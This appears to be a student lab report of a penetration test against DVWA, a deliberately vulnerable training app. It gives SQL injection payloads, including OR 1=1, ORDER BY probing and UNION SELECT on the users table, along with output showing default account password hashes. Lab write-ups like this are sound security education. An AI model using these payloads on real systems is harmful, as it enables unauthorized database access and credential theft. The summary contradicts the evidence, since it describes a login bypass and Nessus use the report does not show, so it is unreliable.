Capstone Project Report — VAPT Cycle

Scope:

Attacker: Kali Linux (192.168.137.128)
Targets: DVWA web page

1 – Vulnerabilities Findings List

Target: DVWA

Evidence:

Vulnerability	PTES Phase
SQL Injection (sqli)	Scanning / Exploitation
Cross-Site Scripting (Reflected)	Recon / Exploitation
Cross-Site Scripting (Stored)	Recon / Exploitation
Command Injection	Exploitation
File Upload (unrestricted)	Exploitation
Local File Inclusion (LFI)	Recon / Exploitation
Remote File Inclusion (RFI)	Recon / Exploitation
Cross-Site Request Forgery (CSRF)	Exploitation / Post-Exploitation
Broken Authentication / Brute Force	Recon / Exploitation
Insecure Direct Object Reference (IDOR)	Exploitation
Insecure Cryptography / Weak Crypto	Recon / Reporting
Security Misconfiguration (default creds, verbose errors)	Recon / Exploitation
Insecure APIs / Missing Auth Checks	Recon / Exploitation


2 – Exploitation

Target: DVWA webpage
Security: Low
Description:
SQL injection to get list of users and there passwords

Query used:

1. ‘ 1’ OR ‘1’=’1s (All true)
2. ‘ ORDER BY 1#......n# (Untill returns error to find how many rows)
3. ‘ UNION SELECT user, password FROM users#.(Union to select all user in rows and password from users row)

Evidence:




Vulnerability: SQL Injection

User ID: 1

```
ID: 1
First name: admin
Surname: admin
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/



127.0.0.1/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#


Vulnerability: SQL Injection

User ID:

```
ID: 2
First name: Gordon
Surname: Brown
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/




Vulnerability: SQL Injection

User ID: 1' OR '1'='1S

```
ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/



Vulnerability: SQL Injection

User ID: ' UNION SELECT user,

```
ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Remediation:
Using parameterized queries, sanitize inputs, and disable detailed SQL error messages.

3 – Summary (Technical)

The penetration test followed the Penetration Testing Execution Standard (PTES) framework to assess the DVWA (Damn Vulnerable Web Application) for SQL Injection vulnerabilities. Using Kali Linux as the attacker machine and DVWA hosted locally, the focus was on identifying and exploiting input validation flaws in the login module.
During the reconnaissance and vulnerability analysis phases, manual testing and automated tools such as sqlmap was used to detect injectable parameters. The vulnerable field was found in the login form, which allowed direct manipulation of SQL queries. By injecting payloads such as ' OR '1'='1' – and ‘ ORDER BY, the tester was able to bypass authentication and gain unauthorized access to the admin panel.
This confirmed improper input sanitization and lack of parameterized queries. The impact includes unauthorized database access, credential exposure, and full compromise of the backend database.

4 – Summary (Non Technical)

A security test was performed on a vulnerable web application to simulate real-world cyberattacks. The test identified issues such as insecure input fields, poor data validation, and outdated software that could allow attackers to steal information or take control of the system. Tools like Nessus and sqlmap helped detect and confirm these weaknesses. Recommendations include regularly updating software, validating all user inputs, and using web security firewalls. After fixes are applied, a follow-up scan should be done to ensure all vulnerabilities are resolved and the system remains protected.